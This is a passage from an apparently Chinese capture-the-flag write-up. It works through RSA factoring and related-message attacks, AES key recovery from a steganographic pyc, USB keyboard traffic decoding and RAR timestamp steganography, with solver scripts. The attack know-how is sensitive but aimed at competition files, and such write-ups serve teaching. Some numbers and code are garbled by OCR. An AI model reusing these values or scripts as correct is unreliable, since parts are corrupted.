n = p*q
phi = (p-1)*(q-1)
#2.求d
d = gmpy2.invert(e,phi)
#3.m=pow(c,d,n)
m = gmpy2.powmod(c,d,n)
print(long_to_bytes(m))
```

RSA_KU

这是一道简单的RSA，只需要对应的值填充即可以解出：




```
import gmpy2
from Crypto.Util.number import *
n=129699330328568350681562198986490514508637584957167129897472522138320202321246467459276731970410463464391857177528123417751603910462751346700627325019668100946205876629688057506460903842119543114630198205843883677412125928979399310306206497958051030594098963939139480261500434508726394139839879752553022623977
e=65537
c=438284092919132145653408212327164240227248439774144648002693141816894913093021479984556683207189043665827807046937201849673268811264256069003787205647939605
```

```
460453780142598950194001780079801134627014372486592522560574453091826908700583646712511174864001190975543555751379512282718567183613135944530316125226296 n1=12969933032856835068156219898649051450863758495716712989747252213832020232124646745927673197041046346439185717752812341775160391046275134670062732501966806705697383329227453201660787190644348123395830092827649255091610118784166699194427572886365778812466687998739904580443527310774662629712252229811358600383 # (p-2)*(q-1)
n2=12969933032856835068156219898649051450863758495716712989747252213832020232124646745927673197041046346439185717752812341775160391046275134670062732501966806648232628587834106818015608271932057080177005517442645296681754886293877065942048768719493353912885587751784771167095979486929190707565420043340066822045 8 # (p-1)*(q-2)
ppq=(n-n1+n-n2+4)//3 #p+q
'''n-(p-2)*(q-1)=pq-(pq-p-2q+2)=p+2q-2 ①
   n-(p-1)*(q-2)=pq-(pq-2p-q+2)=2p+q-2 ②
   ①+②: n-(p-2)*(q-1)+n-(p-1)*(q-2)=3*(p+q)-4
   p+q=(n-(p-2)*(q-1)+n-(p-1)*(q-2)+4)/3'''
phi=n-ppq+1 #phi=(p-1)*(q-1)=pq-(p+q)+1
d=gmpy2.invert(e,phi)
flag=long_to_bytes((pow(c,d,n)))
print(flag)
```

Where_is_the_flag

隐写拿到第一段的key：k5fgb2eur5sty

在线反编译出第二段key：

http://tools.bugscaner.com/decompyle/


tools.bugscaner.com

```python
# -*- coding: utf8 -*-
#! /usr/bin/env  3.6 (3379)
#coding=utf-8
#source path: 1.py
#Compiled at: 2024-03-24 09:02:46
#Powered by BugScaner
#http://tools.bugscaner.com/
#如果觉得不错,请分享给你朋友使用吧!
from Crypto.Cipher import AES
import binascii

def decrypt(x, cipher):
    key = x + 'n0lve3t6r1s'
    try:
        aes = AES.new(key.rjust(24, 'A'), AES.MODE_ECB)
        cipher = binascii.unhexlify(cipher)
        flag = aes.decrypt(cipher).decode()
        return flag
    except:
        return flag


def main():
    c = '15835d0e56403da4061e054bf535453b6554bc07dd706ee8a4bd257ed579454e'
    k = input('Please input your key: ')
    flag = decrypt(k, c)
    if 'flag' in flag:
        print('Wow, you find it!!!')
    else:
        print('Oh no!!!')


if __name__ == '__main__':
    main()
```

下载代码

使用工具解决：

https://gchq.github.io/CyberChef/#recipe=From_Hex('Auto')AES_Decrypt(%7B'option':'UTF8','string':'k5fgb2eur5styn0lve3t6r1s'%7D,%7B'option':'Hex','string':''%7D,'ECB','Raw','Raw',%7B'option':'Hex','string':''%7D,%7B'option':'Hex','string':''%7D)&input=ZmM3M2ZhZTE5YWE2ZTk2ODZlMzE2NDZjYWVmYTI4NzdkZmZiODEwYzMyNTQ1YzEyYWIwOTY1NTg1YzA5NDZiYg0K&ieol=CRLF



换成你的C值即可。

剑龙隐写

```
└─$ ./stegosaurus -x '/home/kali/Desktop/attachment-26.pyc'
Extracted payload: k5fgb2eur5sty
```

出第一段 key


Pyc 反编译出第二段 key

```
# Visit https://www.lddgo.net/string/pyc-compile-decompile for more information
# Version : Python 3.6

from Crypto.Cipher import AES
import binascii

def decrypt(k, cipher):
    key = k + 'r6ivc3tGris'

    try:
        aes = AES.new(key.rjust(24, '0'), AES.MODE_ECB)
        cipher = binascii.unhexlify(cipher)
        flag = aes.decrypt(cipher).decode()
        return flag
        return flag
        return None


def main():
    c = '[illegible]'
    k = input('Please input your key: ')
    flag = decrypt(k, c)
    if 'flag' in flag:
        print('Wow, you find it!!!')
    else:
        print('Oh no!!!')

if __name__ == '__main__':
    main()
```

where.docx

成语学习


打开流量包发现可以tcp和http流量，80->50440流量，追踪流



往下滑发现一个png

转为原始图片并保存，发现一个钥匙模样

尝试修改宽高后



发现密码key

key:57pmYyWt

压缩密码57pmYyWt

> 📍 这里的Key每个人都是一样的，flag内容不同。

https://www.mklab.cn/utils/hmac


HMAC在线加密工具 - MKLab在线工具

HMAC是密钥相关的哈希运算消息认证码（Hash-based Message Authentication Code）的缩写，由H.Krawezyk，M.Bellare，R.Canetti于1996年提出的一种基于Hash函数和密钥进行消息认证的方法。

这东西解压出来后缀要修改为zip，它还是一个压缩包：

名称	大小	压缩后大...	修改时间	创建时间	访问时间	属性	加密	注释	CRC	算法	特
0GY1I	0	0	2024-02...	2024-03...	2024-03...	D	-		00000000	Store	NT
0h3a5	0	0	2024-02...	2024-03...	2024-03...	D	-		00000000	Store	NT
0I	0	0	2024-02...	2024-03...	2024-03...	D	-		00000000	Store	NT
0qsd	0	0	2024-02...	2024-03...	2024-03...	D	-		00000000	Store	NT
0wDq5	0	0	2024-02...	2024-03...	2024-03...	D	-		00000000	Store	NT
0Xs	0	0	2024-02...	2024-03...	2024-03...	D	-		00000000	Store	NT
1	0	0	2024-02...	2024-03...	2024-03...	D	-		00000000	Store	NT
2X	0	0	2024-02...	2024-03...	2024-03...	D	-		00000000	Store	NT
3	0	0	2024-02...	2024-03...	2024-03...	D	-		00000000	Store	NT
3J	0	0	2024-02...	2024-03...	2024-03...	D	-		00000000	Store	NT
4A	0	0	2024-02...	2024-03...	2024-03...	D	-		00000000	Store	NT
6JR3	0	0	2024-02...	2024-03...	2024-03...	D	-		00000000	Store	NT
6wUaZE1vbsW	0	0	2024-03...	2024-03...	2024-03...	D	-		00000000	Store	NT
7H7geLIS5	0	0	2024-02...	2024-03...	2024-03...	D	-		00000000	Store	NT
8A2MFawD4	0	0	2024-02...	2024-03...	2024-03...	D	-		00000000	Store	NT
8DQFirm0D	0	0	2024-02...	2024-03...	2024-03...	D	-		00000000	Store	NT
8HhWfV9nK1	0	0	2024-02...	2024-03...	2024-03...	D	-		00000000	Store	NT
8nwg	0	0	2024-02...	2024-03...	2024-03...	D	-		00000000	Store	NT
8RxQG4bvd	1 480 129	1 481 024	2024-03...	2024-03...	2024-03...	D	-		B3850323	Store	NT
44aAm	0	0	2024-02...	2024-03...	2024-03...	D	-		00000000	Store	NT
FinD	0	0	2024-03...	2024-03...	2024-03...	D	-		00000000	Store	NT
fm	0	0	2024-02...	2024-03...	2024-03...	D	-		00000000	Store	NT
g	0	0	2024-02...	2024-03...	2024-03...	D	-		00000000	Store	NT
gtj	0	0	2024-02...	2024-03...	2024-03...	D	-		00000000	Store	NT
h	0	0	2024-02...	2024-03...	2024-03...	D	-		00000000	Store	NT
H2Zj8FNbu	0	0	2024-02...	2024-03...	2024-03...	D	-		00000000	Store	NT
hdi7	0	0	2024-02...	2024-03...	2024-03...	D	-		00000000	Store	NT
hYuPvlD	0	0	2024-02...	2024-03...	2024-03...	D	-		00000000	Store	NT
i	0	0	2024-02...	2024-03...	2024-03...	D	-		00000000	Store	NT
imgLDPt4BY	0	0	2024-03...	2024-03...	2024-03...	D	-		00000000	Store	NT
ix1EMRHRplc2	0	0	2024-02...	2024-03...	2024-03...	D	-		00000000	Store	NT
j6uLMX	0	0	2024-02...	2024-03...	2024-03...	D	-		00000000	Store	NT
jE	0	0	2024-02...	2024-03...	2024-03...	D	-		00000000	Store	NT
jj	0	0	2024-02...	2024-03...	2024-03...	D	-		00000000	Store	NT
KxEQM	0	0	2024-02...	2024-03...	2024-03...	D	-		00000000	Store	NT


找到flag：



英文为密钥，中文为内容，解出来的结果就是flag。

进行解密：

https://www.mklab.cn/utils/hmac



时间刺客

使用wsk提取流量用于分析，编写脚本如下：

- 流量分析脚本：

```
f=open('usbdata.txt','r')
fi=open('out.txt','w')
while 1:
    a=f.readline().strip()
    if a:
        if len(a)==16: # 鼠标流量的话len改为8
            out=''
            for i in range(0,len(a),2):
                if i+2 != len(a):
                    out+=a[i]+a[i+1]+":"
                else:
                    out+=a[i]+a[i+1]
            fi.write(out)
            fi.write('\n')
    else:
        break

fi.close()
```

```
mappings = { 0x04:"A",  0x05:"B",  0x06:"C", 0x07:"D", 0x08:"E", 0x09:"F",
```

```
    0x0A:"G",  0x0B:"H", 0x0C:"I",  0x0D:"J", 0x0E:"K", 0x0F:"L", 0x10:"M",
    0x11:"N",0x12:"O",  0x13:"P", 0x14:"Q", 0x15:"R", 0x16:"S", 0x17:"T",
    0x18:"U",0x19:"V", 0x1A:"W", 0x1B:"X", 0x1C:"Y", 0x1D:"Z", 0x1E:"1", 0x1F:"2",
    0x20:"3", 0x21:"4", 0x22:"5",  0x23:"6", 0x24:"7", 0x25:"8", 0x26:"9",
    0x27:"0", 0x28:"\n", 0x2a:"[DEL]",  0X2B:"    ", 0x2C:" ",  0x2D:"-",
    0x2E:"=", 0x2F:"[",  0x30:"]",  0x31:"\\", 0x32:"~", 0x33:";",  0x34:"'",
    0x36:",",  0x37:"." }

nums = []
keys = open('out.txt')
for line in keys:
    if line[0]!='0' or line[1]!='0' or line[3]!='0' or line[4]!='0' or
    line[9]!='0' or line[10]!='0' or line[12]!='0' or line[13]!='0' or
    line[15]!='0' or line[16]!='0' or line[18]!='0' or line[19]!='0' or
    line[21]!='0' or line[22]!='0':
         continue
    nums.append(int(line[6:8],16))

keys.close()

output = ""
for n in nums:
    if n == 0 :
        continue
    if n in mappings:
        output += mappings[n]
    else:
        output += '[unknown]'

print 'output :\n' + output
```

得到结果：

```
FLAGPR3550NWARDSA2FEE6E0
```

压缩密码为：

> ✏️ 压缩密码是一样的！

```
pr3550nwardsa2fee6e0
```


接着就是类似于匿于时下的隐写了：


```python
import rarfile
import os

files = os.listdir(os.getcwd())
filename = [i for i in files if i.endswith(".rar")][0]
rarf = rarfile.RarFile(filename)
flag = ''
dict = {}

for i in range(18):
    name = f'{filename[:-4]}/.{i}.txt'
    datetime = rarf.getinfo(name).date_time
    out = datetime[-2] * 60 + datetime[-1]
    dict[i] = chr(out)

print(dict)
for i in range(18):
    flag += dict[i]

print('ISCC{'+flag+'}')
```

❤️ flag应该是一样的：ISCC{alpgfq9wjkMaemDHQD}

钢铁侠在解密

使用Slienteye提取出文件





如果同一个明文被加密到多个密文，并且这些密文的公钥指数相同，那么只要收集到足够多的密文，就可以通过中国剩余定理（Chinese Remainder Theorem）来恢复出原始的明文。 在这个脚本中，c1和c2是两个密文，N是公钥模数，e是公钥指数，pad1和pad2是两个填充值。脚本首先创建了一个多项式环，然后定义了两个多项式g1和g2，这两个多项式分别代表了两个密文的加密过程。然后，脚本通过求解这两个多项式的最大公约数（GCD）来恢复出原始的明文

安装sage在windows平台的应用，建议使用迅雷比较快

https://mirror-hk.koddos.net/sagemath/win/SageMath-9.3-Installer-v0.6.3.exe

安装完后运行SageMath 9.3，等待初始化后输入下面的代码运行即可

```
import sage

def HGCD(a, b):
    if 2 * b.degree() <= a.degree() or a.degree() == 1:
        return 1, 0, 0, 1
    m = a.degree() // 2
    a_top, a_bot = a.quo_rem(x ^ m)
    b_top, b_bot = b.quo_rem(x ^ m)
    R00, R01, R10, R11 = HGCD(a_top, b_top)
    c = R00 * a + R01 * b
    d = R10 * a + R11 * b
    q, e = c.quo_rem(d)
    d_top, d_bot = d.quo_rem(x ^ (m // 2))
    e_top, e_bot = e.quo_rem(x ^ (m // 2))
    S00, S01, S10, S11 = HGCD(d_top, e_top)
    RET00 = S01 * R00 + (S00 - q * S01) * R10
    RET01 = S01 * R01 + (S00 - q * S01) * R11
    RET10 = S11 * R00 + (S10 - q * S11) * R10
    RET11 = S11 * R01 + (S10 - q * S11) * R11
```

```
    return RET00, RET01, RET10, RET11

def GCD(a, b):
    print(a.degree(), b.degree())
    q, r = a.quo_rem(b)
    if r == 0:
        return b
    R00, R01, R10, R11 = HGCD(a, b)
    c = R00 * a + R01 * b
    d = R10 * a + R11 * b
    if d == 0:
        return c.monic()
    q, r = c.quo_rem(d)
    if r == 0:
        return d
    return GCD(d, r)

